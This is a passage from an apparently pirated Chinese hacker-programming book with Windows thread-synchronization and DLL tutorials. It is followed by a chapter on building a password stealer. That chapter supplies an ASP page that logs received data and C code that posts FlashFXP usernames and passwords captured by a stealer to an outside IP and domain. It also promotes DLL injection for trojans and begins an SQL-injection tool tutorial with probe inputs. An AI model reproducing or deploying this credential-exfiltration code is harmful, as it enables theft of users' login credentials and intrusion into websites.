一般来说创建一个线程是不能增加程序的执行效率的，所以就要创建多个线程，但是使用多线程之后又会出现新的问题。多个线程同时运行的时候可能它们都调用同一个线程函数，那么假如多个线程同时对同一个内存地址进行写入，由于CPU 时间调度上的问题，写入的数据会被多次地覆盖而对最终结果造成影响，所以就要使线程同步。也就是实现当有一个线程在对内存地址进行操作的时候，其他线程都不可以对这个内存地址进行操作，直到那个线程操作完内存地址，其他线程中的一个才能对内存地址再次进行操作，而此时其他线程

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

又处于等待状态。

实现线程同步的方法有很多，我们这里使用临界区对象来实现线程同步。

编程小贴士

什么是临界区对象？

临界区对象是定义在数据段中的一个CRITICAL_SECTION结构，Windows内部使用整个结构来记录一些信息，以确保同一时间只有一个线程访问该数据段中的数据。

在使用临界区对象之前，首先要定义全局CRITICAL_SECTION结构变量，然后必须在调用CreateThread函数前先调用InitializeCriticalSection函数初始化临界区对象。

在线程函数中要对保护的数据进行操作前，必须先调用EnterCriticalSection函数申请进入临界区，由于在同一时间内，只允许一个线程进入临界区，所以在申请的时候如果有一个线程已经进入临界区了，那么EnterCriticalSection函数会一直等待直到那个线程执行完临界区的代码。当执行完临界区的代码后，需要调用LeaveCriticalSection函数把临界区交换给系统。

当最后不需要使用临界区时，还必须调用DeleteCriticalSection函数删除临界区对象。

InitializeCriticalSection、EnterCriticalSection、LeaveCriticalSection和DeleteCriticalSection函数的参数是相同的，并且只有一个，它是指向CRITICAL_SECTION结构的一个指针，就是前面讲到的要定义的全局变量。

下面以一个多线程写文件的例子来说明多线程和线程同步的具体编程（源码在光盘“第一章\Windows系统编程基础\Thread”下）：

每日软件影音电子月书籍
就上溜客安全網www.176ku.com

```
#include <Windows.h>
#include <stdio.h>
HANDLE hFile;
//定义临界区对象
CRITICAL_SECTION cs;
//写文件线程函数
DWORD WINAPI Thread(LPVOID lpParam)
{
  //得到是哪个线程
  int n=(int)lpParam;
  DWORD dwWrite;
  for (int i=0;i<10000;i++)
  {       //进入临界区
          EnterCriticalSection(&cs);
          char Data[512]="----------------------------by 认真的雪----------------------------
\r\n----------------------http://www.nohack.cn----------------------";
          //写入文件
          WriteFile(hFile,&Data,strlen(Data),&dwWrite,NULL);
          //出临界区
          LeaveCriticalSection(&cs);
  }
  //输出哪个线程运行结束
  printf("第%d号线程结束运行\n",n);
  return 0;
}
int main(int argc, char* argv[])
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
{
  //创建文件
  hFile=CreateFile("c:\\hack.txt",GENERIC_WRITE,0,
NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
  if(hFile==INVALID_HANDLE_VALUE)
  {
        printf("CreateFile Error\n");
        return 0;
  }
  DWORD ThreadId;
  HANDLE hThread[5];
  //初始化临界区对象
  InitializeCriticalSection(&cs);
  //创建5个线程
  for(int i=0;i<5;i++)
  {
        hThread[i]= CreateThread(NULL,NULL,Thread,LPVOID(i+1),0,&ThreadId);
        printf("第%d号线程创建成功\n",i+1);
  }
  //等待五个线程运行结束
  WaitForMultipleObjects(5,hThread,true,INFINITE);
  //删除临界区对象
  DeleteCriticalSection(&cs);
  //关闭文件句柄
  CloseHandle(hFile);
  return 0;
}
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

上面例子的执行效果如图17所示。




图17

到此一个漂亮的多线程写入文件的程序就完成了。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1.3.5 动态链接库编程


编程小贴士

什么是动态链接库？

动态链接库（Dynamic Link Library，缩写为DLL）是一个可以被其它应用程序共享的程序模块，其中封装了一些可以被共享的例程和资源。动态链接库文件的扩展名一般是DLL，也有可能是drv、sys和fon，它和可执行文件（exe）非常类似，区别在于DLL中虽然包含了可执行代码却不能单独执行，它只能作为一个导出函数，由其他exe程序调用。这种调用是安全的，因为应用程序并不知道这些资源的细节，并且一个DLL中的资源可以被多个程序所共享，这样可以缩小应用程序的执行代码。

DLL编程在黑客程序编写中也占到了非常重要的地位，为了做到无进程，现在大部分木马、后门都运用了远程线程插入技术（这部分内容会在第三章中具体讲解），此技术中就用到了DLL文件，而且有的古老的键盘记录软件也用到了DLL文件。

下面我们就来学习DLL文件编程。要编写DLL，首先要用VC++6.0建立一个动态链接库工程，其具体步骤和建立控制台工程差不多，首先点击“File（文件）->New（新建）”，在打开的窗口中选择“Projects（工程）”选项卡下的“Win32 Dynamic-Link Library”，如图18所示。



每天隨時觀看電子月刊書籍
就上溜客安全網www.176ku.com

图18

然后输入“Project name（工程名）”和“Location（保存路径）”后点“OK”，在弹出的窗口中选择“A simple DLL project”，如图19所示。最后点“Finish（完成）”即可。




图19

我们打开cpp文件会看到，VC++6.0已经为我们添加了一个DLLMain函数了。其实

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

DLLMain 函数和main 函数是比较相似的，都是入口点函数，但是它们又有所不同。当DLL文件被装载、卸载、进程中有线程创建和结束线程时都会调用DLLMain 函数，所以为了更好地管理这些调用，我们可以对DLLMain 函数进行如下优化，代码如下：

```
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                       )
{
  switch(ul_reason_for_call)
  {
        //DLL 被加载到内存时
  case DLL_PROCESS_ATTACH:
        {
              //.....其他功能代码
              break;
        }
        //进程中有线程创建时
  case DLL_THREAD_ATTACH:
        {
              //.....其他功能代码
              break;
        }
        //线程正常退出时
  case DLL_THREAD_DETACH:
        {
              //.....其他功能代码
              break;
        }
        //动态链接库被卸载时
  case DLL_PROCESS_DETACH:
        {
              //.....其他功能代码
              break;
        }
  default:break;
  }
  return TRUE;
}
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

这样处理后就便于在不同时段执行不同的代码了，比如我们可以在DLL_PROCESS_ATTACH 加入相应的代码，而在DLL_PROCESS_DETACH 处添加DLL 将要被卸载前的清场代码。

DLL 的还有一个亮点就是可以把一个函数定义成导出函数，这样这个函数就能被其它程序调用。

编程小贴士

什么是DLL 的导出函数？

导出函数是相对于内部函数而言的，内部函数是在DLL 中定义的，并且只能在此DLL 中才能被调用的函数。而导出函数不仅可以在此 DLL 中能被调用，还能被其它应用程序所调用。


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

那么我们先来写一个简单的导出函数，实现弹出一个对话框。这个函数写在DLLMain函数上面或下面都没关系（此工程在光盘“第一章\Windows系统编程基础\Export”下），函数如下：

```
int MyMessageBox(char *lpText,char *lpCaption)
{
  MessageBox(NULL,lpText,lpCaption,0);
  return 0;
}
```

下面我们把它定义为导出函数，选择“File（文件）->New（新建）”，在打开的窗口中选择“Files（文件）”选项卡下的“Text File”，在File中输入Export.def，点击OK，如图20所示。



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

图20

这样就建立了一个扩展名为def的文件，在这个文件中添加如下内容：

```
EXPORTS
  MyMessageBox
```

其中“MyMessageBox”就是我们刚才定义的函数。这就说明此DLL向外导出MyMessageBox这个函数。最后我们编译，这样就生成了一个导出函数为MyMessageBox的DLL文件。那么下面我们要实现对DLL中的导出函数的调用，这里仍旧以这个DLL函数为例来加以说明。

调用导出函数前必须先装载DLL文件，要完成这步操作有两种方法：静态装载DLL文件和动态装载DLL文件。所谓静态装载就是程序启动时由载入器装载DLL文件；而动态装载则是在程序运行期间要用到某个DLL中的导出函数时，装载这个DLL，当导出函数执行完成后，释放这个DLL。与静态装载DLL文件相比，由于它在调用完函数后会释放DLL，不会像静态装载那样把DLL镜像一直留在内存中，所以比较节省虚拟内存。我们这里只向大家介绍动态装载DLL文件。

调用DLL中导出函数的具体步骤如图21所示。

其中图中的第一步就是动态装载DLL文件的过程，这个过程相当的简单，只调用了LoadLibrary这个函数。这个函数用于获取DLL的模块句柄，若DLL不在内存中，则Windows将向内存中载入DLL，其原型如下：

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
HMODULE LoadLibrary( LPCTSTR lpszLibraryName);
```

这个函数只有一个参数lpszLibraryName，它指向了DLL文件名的字符串的指针。假如DLL文件在系统目录下或者和调用这个DLL的应用程序同目录，那么不用包含路径，否则要包含完整路径的文件名。




图21

若函数调用成功则返回载入的DLL的模块句柄，否则返回NULL。

本实例中的调用具体如下：

```
// 装载 DLL 文件
  HMODULE hModule=LoadLibrary("Export.dll");
  if(hModule==NULL)
  {
        printf("LoadLibrary error \n");
        return 0;
  }
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

在这个函数调用成功后，DLL就被装载进入了内存，返回的句柄指向DLL装载入虚拟内存的地址。下面我们就可以继续调用GetProcAddress函数得到导出函数的地址，其函数原型如下：

```
FARPROC GetProcAddress(
  HMODULE hModule,
  LPCSTR lpProcName
);
```

hModule参数指向DLL模块句柄，由LoadLibrary函数返回。

lpProcName参数指向导出函数名称的字符串。

如果函数调用成功，返回值是DLL中的导出函数地址，否则返回值是NULL。

这个函数的具体调用如下：

```
// 定义函数原型
typedef int(*MyMessageBox)(char *lpText,char *lpCaption);
int main(int argc, char* argv[])
{
  ……// 装载 dll
        // 得到 MyMessageBox 地址
  MyMessageBox NewMessageBox=(MyMessageBox)GetProcAddress(hModule,"MyMessageBox");
  if(NewMessageBox==NULL)
  {
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
            printf("GetProcAddress error \n");
            return 0;
    }

    return 0;
}
```

在上面代码中 **typedef int(*MyMessageBox)(char *lpText,char *lpCaption);** 这句是不可少的，由于是在DLL中的导出函数，所以必须要申明函数原型，不然系统不知道函数具体的参数和返回值。

得到函数地址后，下面我们就可以调用这个函数了。具体代码如下：

```
NewMessageBox("by 认真的雪","http://www.nohack.cn");
```

当然也不能忘了最后一步，我们必须调用FreeLibrary函数卸载装载在内存中的DLL。这个函数只有一个参数，这个参数指向了DLL的句柄，它由LoadLibrary函数返回。

本实例具体代码在光盘“第一章\Windows系统编程基础\improt”下，执行效果如图22所示。



图22

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

溜客安全信息網
www.176ku.com

想看更多内容？

还不去买正版书籍

支持正版，支持原创

支持国内网络安全

by:kuba8

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Chapter 08 章

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

流行的黑客编程技术

- 实现盗号程序的 http 发信
- SDK 编写 SQL 注入工具
- 编写 U 盘感染程序

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

第八章 流行的黑客编程技术

8.1 实现盗号程序的http发信

前置知识：C／C++ 基础、网络编程基础
难度：中
编译环境：VC++6.0
测试环境：Windows xp

随着时间的流逝，一个黑客技术也会在时间的长河中被慢慢淘汰，就像盗号程序的邮箱收信。几年前，盗号程序还都是利用邮箱来接收密码信息的，而如今大部分盗号程序都已经改用asp或php网页收信了。

利用http发信的优点是显而易见的，首先http发信要比邮件发信快得多，再者就算被追踪到了发信地址，也不易得到后台管理密码。

但是http数据包的结构并不是那么规范，在VB等一些软件中我们可以使用一些控件来发送http数据包，但是在VC环境下通过SDK编程来实现还是有一定难度的，我们必须要对http数据包的结构有一定的了解。

8.1.1 HTTP请求数据包的構造

每周更新數千電子月刊書籍
就上溜客安全網www.176ku.com

编程小贴士：

什么是http协议?

HTTP协议（Hypertext Transfer Protocol，超文本传输协议）是用于从WWW服务器传输超文本到本地浏览器的传送协议。它可以使浏览器更加高效，使网络传输减少。它不仅保证计算机正确快速地传输超文本文档，还确定传输文档中的哪一部分以及哪部分内容首先显示（如文本优先于图形）等。

HTTP数据包分为请求数据包和应答数据包，请求数据包是由客户发送给服务器的请求报文，而应答数据包是服务器接受客户请求，处理相应请求后返回的应答报文。我们要实现的是HTTP发送信息，所以这里只需要了解HTTP请求数据包。

HTTP请求数据包的发送方式又分为两种，一种是使用GET方式提交，另一种使用POST方式提交。GET方式提交的数据包的数据长度不能超过256个字节，而POST方式提交的数据包没有长度的限制。

下面我们就来看看HTTP请求数据包的结构：

```
|接收(Accept)
                    |接收Charset (Accept-Charset)
|数据编码类型 (Content-Type)
                    |接收编码(Accept-Encoding)
                    |接收语言(Accept-Language)
                    |认证(Authorization)
                    |期望(Expect)
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
|源(From)
|主机(Host)
|假如匹配(If-Match)
|假如修改(If-Modified-Since)
|假如不匹(If-None-Match)
|假如归类(If-Range)
|假如不修改(If-Unmodified-Since )
|最大转发量(Max-Forwards
|代理认证( Proxy-Authorization)
|范围(Range)
|提交者(Referer)
|TE
|用户代理(User-Agent)
```

上面所示的HTTP数据包结构是一份比较早的结构表，随着协议版本的更新，HTTP数据包结构中域的数量可以进一步扩展，并且上面所示的结构中，并不是每一个域都必须包含在HTTP数据包中。

上面的陈诉大家可能会觉得比较抽象，那么我们一起来看下面这个GET方式提交的数据包：

```
GET /bbs/index.asp?username=nohack HTTP/1.1
Accept: */*
Accept-Language: zh-cn
Host: www.nohack.cn
Connection: Keep-Alive
Cookie: ASPSESSIONIDQQTDTQDB=BKNHHKEDEDPADFIEMLCFAKAO
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

这是一个经过精简的HTTP数据包，假如是抓取IE发送的HTTP数据包，你会发现抓取到的数据包中的域要比上面所示的数据包中的域多。但是上面这个经过精简的数据包还是有效的。

在上面数据包中：

```
GET /bbs/index.asp?username=nohack HTTP/1.1 表示数据以GET方式提交给/bbs/index.asp页面，数据内容是username=nohack，HTTP协议版本是1.1。
Accept: */*则表示接受所有数据。
Accept-Language: zh-cn表示接受的语言是中文。
Host: www.nohack.cn表示服务器域名。
Connection: Keep-Alive表示保持连接。
Cookie: ASPSESSIONIDQQTDTQDB=BKNHHKEDEDPADFIEMLCFAKAO表示cookie值。
```

在上面的数据包中提交的数据是“username=nohack”，接着我们再来看一个提交相同数据的POST包：

```
POST /bbs/index.asp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Host: www.nohack.cn
Content-Length: 15
Connection: Keep-Alive
Cookie: ASPSESSIONIDSCDCQCTD=DCOJKBECOHEDIJJGNAPJGOKO
username=nohack
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

上面的这个POST方式提交的HTTP数据包也是经过精简的，其中有很多域是和GET提交的数据包相同的，这里我们就讲解下不同的几个域。

POST /bbs/index.asp HTTP/1.1 表示以POST方式把数据提交到/bbs/index.asp页面，协议版本是1.1。在这里我们还可以发现，要提交的数据不包含在这一行中了，而是在HTTP报文头部里面。
Content-Type：application/x-www-form-urlencoded 表示数据部分的编码形式。
Content-Length：15 表示数据部分的字节数。

两种HTTP请求数据包的结构基本上就是这样子的，还需要注意的是，每个域（每一行）都必须以一对回车符和换行符结束，而数据包头部以两对回车符和换行符结束。数据部分的结束不需要回车符和换行符。

讲了这么多理论的东西，总算是把HTTP请求数据包的结构给讲明白了，接下去我们就该实践了，通过编程来构造HTTP数据包。

其实要编程构造数据包也很简单，只需要调用wsprintf函数把信息整合到HTTP数据包中就可以了，这里我写了两个函数，分别是用来构造POST包和GET包的，具体代码如下（源码在光盘“第八章\HttpPacket”下）：

```
//构造POST包
void HttpPostPacket(char *packet,char *url,char *host,char *data)
{
  //通过格式化字符串函数把信息整合到HTTP数据包中
  wsprintf(packet,"POST %s HTTP/1.1\r\n"
           "Accept: */*\r\n"
           "Content-Type: application/x-www-form-urlencoded\r\n"
           "Host: %s\r\n"
           "Content-Length: %d\r\n"
           "Connection: Keep-Alive\r\n"
           "Cookie: "
"ASPSESSIONIDSCDCQCTD=DCOJKBECOHEDIJJGNAPJGOKO\r\n\r\n%s",
           url,host,strlen(data),data);
}

//构造GET包
void HttpGetPacket(char *packet,char *url,char *host,char *data)
{
  //通过格式化字符串函数把信息整合到HTTP数据包中
  wsprintf(packet,"GET %s?%s HTTP/1.1\r\n"
           "Accept: */*\r\n"
           "Accept-Language: zh-cn\r\n"
          "Host: %s\r\n"
           "Connection: Keep-Alive\r\n"
           "Cookie: "
"ASPSESSIONIDQQTDTQDB=BKNHHKEDEDPADFIEMLCFAKAO\r\n\r\n",
           url,data,host);
}
```

每日必時觀看重乎月刊書籍
就上溜客安全網www.176ku.com

那么这两个函数具体要怎么使用呢？从上面代码中可以知道这两个函数的参数是相同的。

packet参数指向了存放数据包的缓冲区指针。
url参数指向了要提交数据的页面。
host参数指向了服务器的域名。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

data 参数指向了要提交的数据。

在本实例中我们做如下调用：

```
// 用于数据包数据输出
char packet[1024];
// 提交页面
char *url="/bbs/index.asp";
// 服务器域名
char *host="www.nohack.cn";
// 提交数据
char data[80]="username=nohack";
// 构造 POST 包
HttpPostPacket(packet,url,host,data);
printf("%s\n",packet);
// 构造 GET 包
HttpGetPacket(packet,url,host,data);
printf("%s\n",packet);
```

程序执行效果如图 1 所示。



每期更新最重要月刊書籍
就上黑客安全網www.176ku.com

图 1

8.1.2 实现 HTTP 发送用户信息

到目前为止，我们已经学会了构造 HTTP 数据包，那么要通过 HTTP 发送信息也就简单了。这一小节，我们通过修改一个程序来为大家讲解如何通过 HTTP 发送用户名和用户密码等信息。

不知道大家是否还记得第四章中截获 FlashFXP 密码的程序，程序是把截获到的用户名和密码等信息通过文件的形式保存在磁盘中的。本小节我们就要修改这个程序，让程序把截获到的用户名和密码等信息通过 HTTP 发送到 ASP 页面。

既然要把信息提交到 ASP 页面，那么我们就先来了解下 ASP 页面是如何编写的，具体代码如下：

```
<%
testfile=server.mappath("info.txt")
msg=request("msg")
set fs=server.createobject("scripting.filesystemobject")
set thisfile=fs.opentextfile(testfile,8,true,0)
thisfile.writeline(msg)
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
thisfile.close
set fs=nothing
%>
```

代码非常简单，就是把接收到的信息保存在info.txt文件中。我们只需要把这个asp文件上传到一个支持ASP的web空间就可以了。这里我上传的web空间IP是61.191.55.102。

FlashFXP密码截获程序要把得到的用户名和密码等信息提交到asp页面，在此程序中有如下代码：

```
//……得到用户名和密码等信息的过程
// 格式化数据
wsprintf(Data,"\r\n 服务器IP：%s\r\n 用户名：%s\r\n 密码：%s\r\n",
ServerIp,UserName,PassWord);
// 把用户名和密码等信息写入文件
DataToFile(Data);
```

上面代码中的DataToFile()函数是把得到的信息写入到文件，Data变量中包含了得到的用户名和密码等信息，也就是说我们只需要把DataToFile()函数替换成通过HTTP发送用户名和密码到ASP页面的函数即可。此函数具体代码如下（源码在光盘“第八章\PostMessage”下）：

```
int SendPassWord(char *password)
{
  WSADATA wsaData;
   WORD sockVersion = MAKEWORD(2, 2);
  // 加载 winsock 库
  if(WSAStartup(sockVersion, &wsaData) != 0)
          return 0;
  // 创建套接字
    SOCKET sClient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  if(sClient == INVALID_SOCKET)
  {
          printf("socket error\n");
          return 0;
  }
  // 在 sockaddr_in 结构中装入服务器端地址信息
  sockaddr_in servAddr;
  servAddr.sin_family = AF_INET;
  // 设置连接端口
  servAddr.sin_port = htons(80);
  // 服务器端 ip
  servAddr.sin_addr.S_un.S_addr =inet_addr("61.191.55.102");
  // 连接服务器端
  if(connect(sClient,(sockaddr*)&servAddr,sizeof(servAddr))==SOCKET_ERROR)
  {
          printf("connect error\n");
          closesocket(sClient);
          return 0;
  }
  char packet[1024];
  // 提交的 URL
```

每日及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
    char *url="/bbs/Databackup/info.asp";
    // 服务器域名
    char *host="bukecn.com";
    // 构造 POST 数据包
    HttpPostPacket(packet,url,host,password);
      // 发送数据
    send(sClient,packet,strlen(packet),0);
    char revData[1024]={0};
    // 接受数据
    int ret=recv(sClient,revData,1024,0);
    // 关闭套接字
    closesocket(sClient);
    WSACleanup();
    return 0;
}
```

编译之后运行密码截获程序，然后用FlashFXP登录FTP空间，过几秒钟我们去查看web空间中info.txt文件，如图2所示，信息已经截获了。




图2

每月及時觀看電子月刊書籍
键上溜客安全網 www.176ku.com

8.2 SDK编写SQL注入工具

前置知识：C/C++基础、网络编程基础、HTTP数据包知识

难度：中

编译环境：VC++6.0

测试环境：Windows xp

目前主要的入侵手段还是以SQL注入为主，我想SQL注入漏洞还是会火上很长一段时间的，所以会编写一个SQL注入工具也是非常必要并且十分实用的。

通过上一小节的学习，我们已经学会了发送HTTP数据包，本小节将阐述的SQL注入工具也是以HTTP数据包的发送为基础的，所以在学完了上一小节之后，再来学习这一小节也就不会觉得吃力了。本小节我将带领大家编写一个SQL注入工具。

现在SQL注入漏洞层出不穷，所以本小节中编写的注入工具并不针对某一个流行的网站系统漏洞（因为当大家看到这里时，恐怕这个漏洞已经不流行了……），这其中的注入页面是我自己编写的，页面会放在光盘“第八章\sqlinject\sqlinjection”下，我们重要的是学会编程的方法。

下面先来看一下页面的情况，我们提交index.asp?id=1 and 1=1的页面，如图3所示。




图3

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

再提交index.asp?id=1 and 1=2的页面，如图4所示。




图4

从图3、图4的页面中我们可以看出存在明显的SQL注入漏洞，下面再来了解下它的数据库（这里是Access的）中有哪些表，哪些字段，如图5所示。




图5

